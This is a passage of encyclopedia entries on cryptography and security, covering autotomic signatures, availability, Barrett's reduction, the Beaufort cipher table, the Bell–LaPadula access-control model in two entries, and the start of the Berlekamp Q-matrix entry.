Digital signature security is defined as an interaction between a signer $\mathcal{S}_{sk}$, a verifier $\mathcal{V}_{pk}$, and an attacker $\mathcal{A}$. $\mathcal{A}$ submits adaptively to $\mathcal{S}_{sk}$ a sequence of messages $m_1, \ldots, m_q$ to which $\mathcal{S}_{sk}$ replies with the signatures $U = \{\sigma_1, \ldots, \sigma_q\}$. Given U, $\mathcal{A}$ attempts to produce a forgery, defined as a pair (m', σ') such that $\mathcal{V}_{pk}(m', \sigma') = \texttt{true}$ and $\sigma' \notin U$. The traditional approach consists in hardening $\mathcal{S}_{sk}$ against a large query bound q. Rather than hardening $\mathcal{S}_{sk}$, autotomic signatures weaken $\mathcal{A}$ by preventing him from influencing $\mathcal{S}_{sk}$'s input: upon receiving m_i, $\mathcal{S}_{sk}$ will generate a fresh ephemeral signature key-pair (sk_i, pk_i), use sk_i to sign m_i, erase sk_i, and output the signature along with certificate on pk_i computed using a long-term key sk. In other words, $\mathcal{S}_{sk}$ will only use his permanent secret sk to sign inputs, which are *beyond* $\mathcal{A}$*'s control* (namely, freshly generated public-keys). As the sk_i are ephemeral, $q = 1$ by construction.

It can be shown that autotomy allows to transform weakly secure signature schemes (secure against generic attacks only) into strongly secure ones (secure against adaptively chosen message attacks).

Availability

Eric Cronin
CIS Department, University of Pennsylvania, Philadelphia, PA, USA

Definition

A service is of no practical use if no one is able to access it. *Availability* is the property that legitimate principals are able to access a service within a timely manner whenever they may need to do so.

Theory

Availability is typically expressed numerically as the fraction of a total time period during which a service is

available. Although one of the keystones of computer security, availability has historically not been emphasized as much as other properties of security such as *confidentiality* and *integrity*. This lack of emphasis on availability has changed recently with the rise of open Internet services.

Decreased availability can occur both inadvertently, through failure of hardware, software, or infrastructure, or intentionally, through attacks on the service or infrastructure. The first can be mitigated through redundancy, where the probability of all backups experiencing a failure simultaneously is (hopefully) very low. It is in regard to these random failures where "five-nines of availability" (available 99.999% of the time) are often used when describing systems. The second cause for loss of availability is of more interest from a security standpoint. When an attacker is able to degrade availability, it is known as a ►Denial of Service attack. Malicious attacks against availability can focus on the service itself (e.g., exploiting a common software bug to cause all backups to fail simultaneously), or on the infrastructure supporting the service (e.g., flooding network links between the service and the principal).

B

Bank Card

►Payment Card

Barrett's Algorithm

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Modular Reduction; ►Montgomery's Algorithm; ►RSA

Definition

Barrett's algorithm is a process allowing the computation of the quantity $u \mod n$ without resorting to trial division. The method is efficient in settings where u changes frequently for a relatively invariant n (which is the case in cryptography). Let N denote the size of n in bits, $u < 2^{2N}$ and $q = \lfloor u/n \rfloor$. Define:

$$q' = \left\lfloor \frac{\left\lfloor \frac{u}{2^{N-1}} \right\rfloor \left\lfloor \frac{2^{2N}}{n} \right\rfloor}{2^{N+1}} \right\rfloor$$

Note that the constant $\left\lfloor \frac{2^{2N}}{n} \right\rfloor$ can be computed once for all and reused for many different u values. All other operations necessary for the computation of q' are simple multiplications and bit-shifts.

It is easy to prove that $u - nq' < u - n(q+2) = (u \mod n) + 2n$. Hence, one multiplication and (at most) two subtractions will suffice to determine $u \mod n$ from q'.

Recommended Reading

1. Barrett PD (1987) Implementing the Rivest Shamir and Adleman public key encryption algorithm on a standard digital signal processor. In: Odlyzko AM (ed) Advances in Cryptology. Proc. Crypto 86, LNCS 263. Springer, Berlin, Heidelberg, pp 311–323

Barter

►Fair Exchange

Base

►Generator

Beaufort Encryption

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

Beaufort encryption is an encryption similar to the ►Vigenère encryption [1], but with shifted reversed standard alphabets. For encryption and decryption, one can use the *Beaufort table* below (Giovanni Sestri, 1710).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Bell-LaPadula Confidentiality Model

Ebru Celikel Cankaya
Department of Computer Science and Engineering, University of North Texas, Denton, TX, USA

Synonyms

Confidentiality model

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A
B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B
C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C
D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D
E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E
F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F
G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G
H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H
I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I
J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J
K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K
L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L
M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M
N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O	N
O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P	O
P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q	P
Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R	Q
R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S	R
S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T	S
T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U	T
U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V	U
V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W	V
W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X	W
X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y	X
Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z	Y
Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A	Z

Related Concepts

►Access Control; ►Mandatory Access Control

Definition

The Bell-LaPadula Confidentiality Model is a state machine–based ►multilevel security policy. The model was originally designed for military applications. State machine models define states with current permissions and current instances of subjects accessing the objects. The security of the system is satisfied by the fact that the system transitions from one secure state to the other with no failures.

The model uses a layered classification scheme for subjects and a layered categorization scheme for objects. The classification level of the objects and the access rights of the subjects determine which subject will have authorized access to which object. This layered structure forms a lattice for manipulating access.

The Bell-LaPadula Confidentiality Model is a static model, which assumes static states. It implements mandatory access control (MAC) and discretionary access control (DAC) through implementing three different security properties. These properties are called simple security property, * -property, and discretionary security (ds) property and are explained in detail in the Theory section below.

Background

The Bell-LaPadula Confidentiality Model was first introduced by D. Elliott Bell and L. J. LaPadula at MITRE Corp. in 1973. It was a security model that modeled after the military and government systems by focusing on classifications and needs-to-know bases. The model was revised and published in 1976, after adding an interpretation for the security kernel of Multics, the time-sharing operating system.

Theory

There are two fundamental entities in the Bell-LaPadula Confidentiality Model: subjects (S) that are active elements and objects (O) that are passive elements in the system. The goal of the model is to manage and organize the access of subjects to objects. The model can be defined with a 4-tuple scheme as (b, M, f, H).

b: The current access set that represents the current access of subject S_i to object O_j with access right x as (S_i, O_j, x).

The access right x can be in one of the following four different access modes (Fig. 1).

M: The 2D access matrix that indicates the access rights of subjects on objects. For example, the cell M_{ij} contains the access right of subject S_i on object O_j.

f: The level function. A security level in the form of a (classification, category) pair is mapped to a (subject, object) pair, respectively. Classifications are the sensitivity levels that are used in the military system. They are listed as *unclassified*, *confidential*, *secret*, and *top secret*, in the order of increasing level of security. Categories refer to the projects or departments in an organization and help implement the needs-to-know principle. Security levels exist with the partial ordering as follows:

(classification-1, category set-1) dom (classification-2, category set-2) $\Leftrightarrow$ (classification-1 $\geq$ classification-2) $\wedge$ (category set-1 $\supseteq$ category set-2), where dom indicates the dominates relationship.

There are three types of security level functions: f_S, f_O, and f_C. $f_S(S_i)$ refers to the maximum security level of subject S_i, $f_O(S_i)$ describes the security level of an object, and $f_C(S_i)$ describes the current security level of subject S_i. Also, $f_S(S_i)$ dominates $f_C(S_i)$.

H: Describes the hierarchy on objects. This hierarchy is usually a directed tree structure and is based on the file structure of the Multics operating system.

Three properties define security in the Bell LaPadula Model:

1. *Simple security property*: If a subject S_i has current observe access to an object O_j, then the security level of the subject dominates the security level of the object. Mathematically, this can be stated as follows:

$$(S_i, O_j, x) \in b,\ x \in \{r, w\} \Rightarrow f_S(S_i)\ \text{dom}\ f_O(O_j)$$

The simple security property ensures that a subject with a lower level of security cannot read an object with a higher level of security. This property is also known as *no read up*.

2. **-Property*: If a subject S_i has current observe access to an object O_1, and current alter access to an object O_2, then the security level of the object O_1 is dominated by the security level of the object O_2.

$(S_i, O_1, x) \in b, x \in \{r, w\} \wedge (S_i, O_2, y) \in b, y \in \{a, w\} \Rightarrow f_O(O_1)$ is dominated by $f_O(O_2)$. Based on the level function f, the *-property can be restated as follows:

For current state being (S_i, O_j, x): if x is an alter request then $f_O(O_j)$ dom $f_C(S_i)$, if x is a write request then $f_O(O_j) = f_C(S_i)$, and if x is a read request then $f_C(S_i)$ dom $f_O(O_j)$.

The *-property ensures that a subject with a higher level of security cannot transfer data to an object with a lower level of security. This is also called *no write down*. This property prevents users exploiting the system by transferring information to lower security levels.

3. *Discretionary security (*ds*) property*: If there are discretionary policies in the access matrix M, that is, $(S_i, O_j, x) \in b \Rightarrow x \in M_{ij}$, then accesses are further limited to these policies. This property provides the flexibility to grant/revoke access rights, as opposed to the ones rights enforced by the simple security property and the *-property.

The simple security and *-properties implement mandatory access control (MAC), while discretionary security property implements discretionary access control (DAC).

Applications

Due to the fact that the Bell-LaPadula Confidentiality Model was originally designed for military purposes, it is used in military and government agencies. It is also intended for multiuser systems. The model does not address other security principles, such as integrity. So, it remains insufficient in providing a comprehensive security model.

The model also cannot provide service for specific requirements of the Department of Defense and intelligence services, such as NOFORN (Not Releasable for Foreign Nations) or ORCON (Originator Controlled Release).

Letter code	Access Right	Observation	Modification
r	Read	Yes	No
w	Write	Yes	Yes
e	Execute	No	No
a	Append	No	Yes

Bell-LaPadula Confidentiality Model. Fig. 1 Access modes

The properties of the model for trusted subjects are overridden, which may lead to exploit of access authorizations.

Open Problems and Future Directions

At the time when the Bell-LaPadula Confidentiality Model was first introduced, it was using a new approach as multilevel security that was already being used in military and government organizations. In today's computing environments, entities such as users, hardware components, etc., follow an organizational hierarchy. This brings the requirement for a layered security, and the Bell-LaPadula Model is an ideal fit for that purpose.

Still, the model comes with its inadequacies: The Bell-LaPadula Model does not explicitly prevent declassifying security classifications. For example, the system administrator can lower the security classification of a subject S from *confidential* to *unclassified*, while his access rights remain the same. This will cause deliberate disclosure of sensitive data. It is proposed that the model is appended with a new property, called tranquility property, which states that security labels never change while the system is in operation.

More importantly, the Bell-LaPadula Model does not take the processes of subject and object creation/destruction into consideration. This is an important drawback that dooms the model to be an inadaptive, static model.

Recommended Reading

1. LaPadula L (1973) Secure computer systems: mathematical foundations, MITRE technical report 2547, vol. I titled "Secure Computer Systems: Mathematical Foundations" by D. Elliott Bell and Leonard J. LaPadula dated 1 March
2. Fischer-Hübner S: IT-Security and Privacy: Design and Use of Privacy-Enhancing Security Mechanisms, Springer, 2001
3. Zelkowitz M. V.: Advances in Computers, Volume 55, Academic Press, 2001

Bell–La Padula Model

David Elliott Bell
Reston, VA, USA

Synonyms

BLP; BLP model; Secure computer system model

Related Concepts

►Access Control; ►Chinese-Wall Model; ►Reference Monitor; ►The Clark–Wilson Model

Definition

The Bell and La Padula Model is a state-based computer security model that is the most widely used model for the production and evaluation of commercial products and systems approved for operational use. It was developed and explicated in a series of four technical reports between 1972 and 1974. The first three reports provided an ability to describe three aspects of security called "simple-security," "discretionary-security," and "⋆-property" (pronounced "star-property") and produced analytical tools for use in evaluating products and systems for conformance to those three aspects of security. The fourth report unified the exposition of the previous three reports and provided the first "model interpretation," providing a careful correspondence between the Multics system and the model. Later work refined the analytical tools and generalized the definition of security to include all boolean policies – that is, policies that can be expressed as well-formed formulæ using only AND, OR, and NOT to combine the conditions.

Background

In the late 1960s, computer use in the government was increasing and the development of time-sharing on large computers opened the possibility of cost savings by using single computers to process information of several different levels of classifications (rather than having to dedicate a separate machine to process information at each classification level). The Ware Report [17] identified a list of computer and network vulnerabilities that required attention. The Glaser panel, recorded in the Anderson Report [1], concluded that products and systems had to be built with security in mind from the outset. This conclusion was based on the fact that Tiger Teams chartered to break through commercial operating systems had been singularly successful: "It is a commentary on contemporary systems that none of the known tiger team efforts has failed to date." The tiger-team exercise also demonstrated that a capable attacker, on breaching the defenses, will insert additional back-doors that cannot be found. The Air Force report noting this possibility prompted the exploit that Ken Thompson reported in his Turing lecture [16].

As a result, the Anderson Report proposed to "…start with a statement of an ideal system, a model, and to refine and move the statement through various levels of design into the mechanisms that implement the model system." The model would then guide in building prototype secure systems, and finally in building or re-implementing secure systems. Further, "[w]hat is needed beyond a model is a design for a reference validation mechanism that mirrors the model and is faithful in its exercise of the principles upon which the approach to the model is based." The

implemented system would have to be shown to "conform to the model and not perform actions that would circumvent the security mechanisms specified by the model."

In 1972, the Air Force tasked The MITRE Corporation in Bedford, Massachusetts, with producing such a security model. The tasking statement called for a report entitled "Security Computer Systems" whose contents would be "a mathematical model of computer security." While the Ware Report and the Anderson Report results were available in preliminary forms, the staff assigned to the task, David Elliott Bell and Leonard La Padula, were not referred to them for context.

The available literature at the time included several different treatments of security in computer systems, mostly called "protection" or "confinement" at the time. Some work abstracted functioning systems and were thus tightly tied to the implementation details of the underlying system. Examples are some of the Multics papers in the 1965 Fall Joint Computer Conference (such as [15]) and Clark Weissman's ADEPT-50 paper [18]. At the other end of the spectrum were academic papers that were written at the level of general computation. An example is "Protection – Principles and Practice" [13]. The best general description of protection principles was J. Saltzer's "Protection and the control of information sharing in Multics" [15].

Since MITRE's tasking was more general than addressing individual systems and was intended to help build and analyze systems to be fielded and used, it was appropriate to build tools that could be applied to a wide range of system implementations and thus aid in completing the design task of realizing and fielding useful and secure systems.

Theory

First Volume: "Secure Computer Systems: Mathematical Foundations" [11]

At the beginning, a notion of security had to be abstracted from the military classification and clearance system, while generic computer functions had to abstracted from specific computers, both put into an abstract, mathematical framework. As a first cut, the policy of people and their access to classified documents was used as the rough analog. The person analogs were called "subjects"; the set of all subjects was denoted $\mathcal{S}$. The document analogs were termed "objects"; the set of objects was denoted $\mathcal{O}$. To transliterate the classification system, the hierarchical set of classifications {`UNCLASSIFIED`, `CONFIDENTIAL`, `SECRET`, `TOP SECRET`} and an unspecified set of "categories" $\mathcal{K}$ were included as security levels $\mathcal{L}$ and assignments of classifications and categories to subjects and objects was captured in security functions f; the collection of all possible security assignments was the set $\mathcal{F}$.

In the document classification system of the time, people were only allowed documents for which they were cleared. Specifically, their hierarchical clearance had to be greater than or equal to the classification of the document. In addition, if the document had one or more security categories assigned to it, then the person had to have been assigned all of those same categories, and possibly more. If a person gained access to a document without satisfying these strictures, then it was a "violation" of policy and the situation was called a "compromise."

Reproducing this situation abstractly, the model included a current access set that recorded which subjects had access to which objects. To allow for change, the model was structured as a set of state sequences, each sequence limited by a relation $\mathcal{W}$ that identified both possible successor states $\{z_{i+1}\}$ for the current state z_i and a matching "decision" ($D \in \mathcal{D}$) for a "request" to change of state ($R \in \mathcal{R}$). Together with an initial state z_0, $\mathcal{R}, \mathcal{D}$, and $\mathcal{W}$ defined the model, denoted $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$. $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$ was defined to be secure if every state in every sequence starting at z_0 is not a compromise state – one where some subject $\mathcal{S}$ has an object whose security characteristics are not "below" $\mathcal{S}$'s security characteristics.

The initial effort had produced an ability to describe a security condition in a generalized computer. Several interesting topics presented themselves, foremost the intricacies involved in changing the classification of an object. Clearly, if a `CONFIDENTIAL` weather report were upgraded to `SECRET` while a subject cleared only to `CONFIDENTIAL` had access, then the subject could deduce from a sudden and unexpected loss of access that the document may have been upgraded (and the information that had been used or copied might now be `SECRET` or higher). On the other hand, queueing the upgrade also had at least two downsides: something deemed a higher classification was still accessible by personnel cleared to `CONFIDENTIAL` and there was the possibility that someone would always have the file open, delaying the upgrade indefinitely.

This particular set of intricacies were ruled out of scope by management, with the dictum that the model should assume that classifications would not change dynamically during operation. While the modelers did not agree with this direction, it was the right decision. With this simplifying assumption, later termed the "tranquility principle," it became clear the whole problem was pretty straightforward. A result called the "Basic Security Theorem" was proved. It stated that if a system begins in a secure state (as defined in the model) and never introduces a compromise,

then the system will always remain in a secure state. One could paraphrase by saying that the Basic Security Theorem states that security as defined is an inductive property. This is not a profound result, but it is not trivial. There are both good and bad properties that are inductive as well as good and bad properties that are not inductive. The significance of this first Basic Security Theorem is that the model's definition of security is inductive and therefore fairly simple to maintain in theory. It also changed security from a negative problem ("don't allow this to happen") to a positive one ("always check this"). A positive statement of what to do enabled the later steps in the plan of action laid out by the Anderson Report.

Second Volume: "Secure Computer Systems: A Mathematical Model" [14]

The second volume added descriptive capability, altered the definition of security to match, and extended the definition of "security."

Access to objects added a mode of access to reflect different types of access within computers: read/write, read-only and append, for example. Within the model, the modes of access were undefined, but accesses representing all four combinations of altering an object's contents (or not) and viewing an object's contents (or not) were included. Also included was an access mode representing the ability to change another subject's rights to access a specific object. This control access mode was left undefined because of the wide range of possibilities for discretionary access control. The definition of security was altered to define security as a subject having access to an object in a mode implying the ability to view its contents only if the subject's security level value dominated that of the object.

Security was expanded to include a third condition. This condition, called $\star$-property, internalized the problem of information from classified objects being copied from a high-level object into a lower-level object. Rather than attempt to block the transfer at the time of copying information, $\star$-property disallowed simultaneous access to objects that would allow any untoward flow. For example, a cleared subject might have the right to view a `TOP SECRET` intelligence summary and to alter the contents of an `UNCLASSIFIED` bowling-score file, but only one access would be honored at a time. If the subject first opened the intelligence summary, a following attempt to open the bowling score would be denied, and vice versa.

The structure of the model was further altered by replacing the change-of-state relation $\mathcal{W}$ by a set of change-of-state "rules" ρ_1 through ρ_{11}, each of which adjudicated a single type of request, and the derived relation $\mathcal{W}(\rho_1, \cdots, \rho_{11})$. This structure moved towards engineering use of the model by modularizing the entire system and allowing a refinement of the Basic Security Theorem. The revised basic security theorem (Theorem 4.1) showed that the system defined by a set of rules was secure (i.e., satisfied the Security Condition relative to the security function f and $\star$-property) at every state reachable from the initial state z_0 provided each rule was both security-preserving and $\star$-property-preserving.

Third Volume: "Secure Computer Systems: Refinement of the Mathematical Model" [6]

The third volume responded to topics that arose in the first efforts to use the model as a guide in building prototype secure computer systems. It included three refinements: one to address an implementation problem in the original definition of $\star$-property, a second to simplify the definition of $\star$-property by adding a concept to the descriptive machinery of the model, and the last to include a notion of tree-structured file systems and their classification.

In an initial attempt to apply $\star$-property to securing Unix, the MITRE developer discovered a significant problem. It was not possible to assign a security level to the scheduler, for example, and apply the $\star$-property as then defined. In swapping between a `TOP SECRET` and `SECRET` process, the scheduler had to both read and write `SECRET` and `TOP SECRET`, not to mention that the scheduler's information about processes at various levels might include classified information about the running processes. $\star$-property was changed to partition processes into two sets: one set could be unexamined, but would run with $\star$-property strictures in place; the other set, termed "trusted subjects," would require examination to ensure that no unwanted flow of information would ever occur, even in the presence of simultaneous access for reading high and writing low. From an engineering point of view, instantiations of trusted subjects had to be scrutinized intensely, while non-trusted subjects could avoid that scrutiny at the cost of living with $\star$-property. Non-trusted subjects were denoted $\mathcal{S}'$. The revised version of $\star$-property said that if a subject were a trusted subject (i.e., an element of the remainder set $\mathcal{S} - \mathcal{S}'$), there were no additional constraints; every subject in $\mathcal{S}'$ must also satisfy $\star$-property limits on simultaneous access.

During implementation, it was also found that the original formulation of $\star$-property could be vastly simplified for operating systems. The original formulation required checking a requested new access against all current accesses to assure that no undesirable information flows could occur. Since, however, every process in an

operating system has a working set to which it can both read and write, a single comparison to the level of the working set suffices. The model was altered to provide each subject with a "current security level" – always dominated by the subject's maximum security level. The $\star$-property check was thus simplified to a single comparison.

The fact that the first two volumes had a flat object space made the translation from the model to operating systems with tree-structured file systems somewhat difficult. This was addressed by the addition of descriptive capability to include the ordering of objects into a hierarchy $\mathcal{H}$.

The consideration of directories as objects led to debate about the proper way to classify the directories. The crux of the problem is that any directory that is at a different security level than one of its children poses an anomaly. If the parent has a higher classification, then the system must parse a higher-security object for information about a lower-level one. On the other hand, if a parent is of a lower classification than the parent, a lower-level object contains metadata about a high-level object. A management decision was made to require that every child object be at the same level as its parent or have a higher security level. That requirement was termed "compatibility" in the model. Its inclusion required changes to the rule about creating objects to assure that compatibility was maintained. It is worth noting that the discussion of classifying directories rested on the erroneous view that anything important requires a classification. That need not be the case, as other mechanisms such as integrity labels could be used instead to isolate important but not classified data.

Fourth Volume: "Secure Computer Systems: Unified Exposition and Multics Interpretation" [12]

A year after the publication of the third volume, Bell and La Padula were brought back to modeling to assist in ongoing engineering efforts that were being guided by the previous three volumes. There were two issues: one was the lack of a single source document for the modeling results; the other was the large conceptual leap from the model to the implementation details of Honeywell's Multics system.

The resulting volume was the first worked example of a model "interpretation": a detailed correspondence between the existing modeling framework and the design specification of a concrete computer operating system.

The unification consisted of gathering the modeling definitions and results into a single common form. Security was defined as the combination of simple security, discretionary security, and $\star$-property. Simple security was the term used for requiring a subject's security level to be higher than all objects it accesses for viewing. Discretionary security referred to limiting a subject's access to objects that have been identified as acceptable for it to access in the access matrix $\mathcal{M}$. $\star$-property is the intrinsic counter to information flow among the objects opened by non-trusted subjects. In addition, the undefined control attribute was made specific to the Multics context: ability to alter the discretionary access control on an object is equivalent to the ability to write to that object's parent directory.

Eleven new, Multics-specific rules were formulated. They were proved to define a system satisfying simple security, discretionary security, and $\star$-property. The resulting modeling system was then shown to correspond to the gates into the Multics kernel, satisfying the programmatic plan laid out in the Anderson Report.

With this volume, the original plan of the modeling effort was complete. The model provided a descriptive capability, generalizing and incorporating external security policies and generalizing computer entities. It included general results, both a set of rules covering common actions within computer systems (get access, release access, create object, delete object, grant access, rescind access, change my current security level) and theorems delineating the conditions to be met at a rule level to ensure that the modeling system itself is "secure" by its own definition. Finally, it provided a worked example of a specific solution, using the model to bridge the gap between external security policies and a concrete operating system.

Later Developments

After 1974, minor changes and additions were made as circumstances dictated. New rules were written and proved security-preserving. The definition of trusted subject was generalized by assigning each subject two security levels, a minimum-alter level and a maximum-view level. Every subject could have simultaneous view- and alter-access between maximum-view and minimum-alter. An untrusted subject became one where minimum-alter was the same as maximum-view. All other subjects have a non-trivial range of simultaneous access and are thus trusted.

There were more substantive developments in the area of networks and other security policies.

During the development of BLACKER Phase 1 (an A1 cryptographic system), a network interpretation of the model was developed. The special nature of the network situation necessitated model changes as well. For networks, the subject instantiation was a host computer, rather than a (process, domain) pair as in computers. Similarly,

the object instantiation was a labeled connection between hosts. The notion of a connection object was brought into the model by defining the set of objects $\mathcal{O}$ through a function *liaison*: $\mathcal{S} \times \mathcal{S} \times \mathcal{L}$. Rules specific to establishing and tearing down a connection were written and proved security-preserving [7].

In the 1980s, variations on military classification policies and completely different security policies appeared in the literature. Most notable were Clark and Wilson's "A Comparison of Commercial and Military Computer Security Policies" [3] and Brewer and Nash's "The Chinese Wall Security Policy" [2]. Clark and Wilson described a policy derived from commercial requirements to protect (one version of) the integrity of data. Its most unusual feature was the use of access triples (subject, object, program) rather than duples (subject, object) in its access control rules. *Alice* can access the file *Customer_Records* but only by using the program *Standard_Retrieval*. Brewer and Nash abstracted their security policy from financial standards that have the force of law in the United Kingdom. The distinguishing feature of their policy is that a discretionary action by a financial analyst limited her future actions in a non-discretionary way. If *Alice* chose to specialize in British Petroleum, she could access more sensitive BP records, but that decision blocked her from specializing in ExxonMobil at a later time.

The proliferation of security policies posed a problem in the fielding of operational systems. Computer manufacturers would not support an unlimited number of incompatible security policies. They would limit themselves to supporting the most common ones and, hence, the ones most lucrative. Fortunately, the differences between these policies were more apparent than real. All could be represented as boolean lattices and thus could be supported by any boolean-policy implementation. Since the military categories or compartments are a pure form of boolean lattice, existing security solutions suffice for all the different-seeming security policies [8]. Bell's "Putting Policy Commonalities to Work" [9] demonstrated boolean-lattice solutions for all identified security policies. In the process, he extended the Bell–La Padula definitions, tools, and results to any boolean-lattice policy – one that can be expressed by well-formed formulæ of conditions joined by *AND*, *OR*, and *NOT*.

Applications

The applications of the Bell–La Padula model began during its development, consistent with the work plan of the Anderson Report. Both the secure prototype and the final securing of Multics under Project Guardian used the model as the tool to bridge the gap between narrative policy and the implementation design and to act as a guide for implementation. Difficulties in applying the model were fed back into model development, to the benefit of both the modeling and the engineering tasks. Throughout the 1970s, various efforts to build high-security designs and implementations relied on the model, notably, both Kernelized Security Operating Systems (KSOS), KSOS-6 and KSOS-11; the Kernelized Virtual Machine/370 (KVM/370); and continuing development on Multics. In 1983, the Computer Security Center issued the *Trusted Computer System Evaluation Criteria* (TCSEC) [4, 5], a standard for evaluating products and systems against the most successful security principles developed previously. The Bell–La Padula model was included by reference as an exemplar of the type of security model that was required for high-level security. A correspondence of the model to the design was also required, reflecting the Anderson Report's views about the use of a security model to build systems.

After the publication of the TCSEC, a formal evaluation program for commercial products commenced. A vast majority of the candidates for high-security evaluations built on the Bell-La Padula, including Honeywell's A1 Secure Computer (SCOMP), Gemini's A1 Gemini Trusted Network Processor (GTNP), Digital Equipment's A1 candidate Security Enhanced/VMS (SE/VMS), Wang's B3 XTS-300 and XTS-400, Honeywell's B2 Multics system, Trusted Information Systems's B2 Trusted Xenix system, and Oracle's EAL4 Trusted Oracle7, Oracle8, Oracle9, and Oracle10. In the area of high-security systems too, the Bell–La Padula model was very widely employed. Examples are BLACKER Phase 1, Grumman's Headquarters System Replacement Program (HSRP) for the Pentagon, the SAC Digital Network (SACDIN), and the United Kingdom's Corporate Headquarters Office Technology System (UK CHOTS).

No other security model has been utilized more in the design, implementation, and fielding of highly secure computer and network systems.

Recommended Reading

1. Anderson JP (1972) Computer security technology planning study. ESD-TR-73-51, vol I, AD-758 206, ESD/AFSC, Hanscom AFB, Massachusetts
2. Brewer D, Nash M (1989) The Chinese wall security policy. In: Proceedings of the 1989 IEEE symposium on security and privacy, Oakland, May 1989, pp 206–214
3. Clark D, Wilson D (1987) A comparison of commercial and military computer security policies. In: Proceedings of the 1987 IEEE symposium on security and privacy, Oakland, 27–29 Apr 1987, pp 184–194

4. Department of Defense Trusted Computer System Evaluation Criteria, CSC-STD-001-83, 15 Aug 1983
5. Department of Defense Trusted Computer System Evaluation Criteria, DOD 5200.28-STD, Dec 1985
6. Bell D Elliott (1973) Secure computer systems: a refinement of the mathematical model, MTR-2547, vol III. The MITRE Corporation, Bedford, p 25 (ESD-TR-73-278-III)
7. Bell D Elliott (1973) Secure computer systems: a network interpretation. In: Proceedings of the second aerospace computer conference, McLean, 2–4 Dec 1986, pp 32–39
8. Bell D Elliott (1990) Lattices, policies, and implementations. In: Proceedings of the 13th national computer security conference, Washington, DC, 1–4 Oct 1990, pp 165–171
9. Bell D Elliott (1991) Putting policy commonalities to work. In: Proceedings of the 14th national computer security conference, Washington, DC, 1–4 Oct 1991, pp 456–471
10. Bell D Elliott (2005) Looking back at the Bell-La Padula model. In: Proceedings of the ACSAC, Tucson, AZ, 7–9 Dec 2005, pp 337–351
11. Bell D Elliott, La Padula LJ (1973) Secure computer systems: mathematical foundations, MTR-2547, vol I. The MITRE Corporation, Bedford (ESD-TR-73-278-I)
12. Bell D Elliott, La Padula LJ (1975) Secure computer systems: unified exposition and multics interpretation, MTR-2997. The MITRE Corporation, Bedford (ESD-TR-75-306)
13. Graham GS, Denning PJ (1972) Protection – principles and practice. In: Proceedings of the SJCC, Atlantic City, NJ, pp 417–429
14. La Padula LJ, Bell D Elliott (1973) Secure computer systems: a mathematical model, MTR-2547, vol. II. The MITRE Corporation, Bedford (ESD-TR-73-278-II)
15. Saltzer J (1974) Protection and the control of information in Multics. Comm ACM 17(7):388–402
16. Thompson K (1989) On trusting trust. Unix Rev 7(11): 70–74
17. Ware W (ed) (1972) Defense Science Board report, Security controls for computer systems, RAND Report R-609
18. Weissman C (1969) Security controls in the ADEPT-50 Time-Sharing System. In: AFIPS conference proceedings, vol 35, FJCC, Montvale, NJ, 1969, pp 119–133

Berlekamp *Q*-matrix

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Finite Field; ►Irreducible Polynomial

Definition

The *Q-matrix* is the key component in Berlekamp's algorithm for factoring a polynomial over ►finite field.

Theory

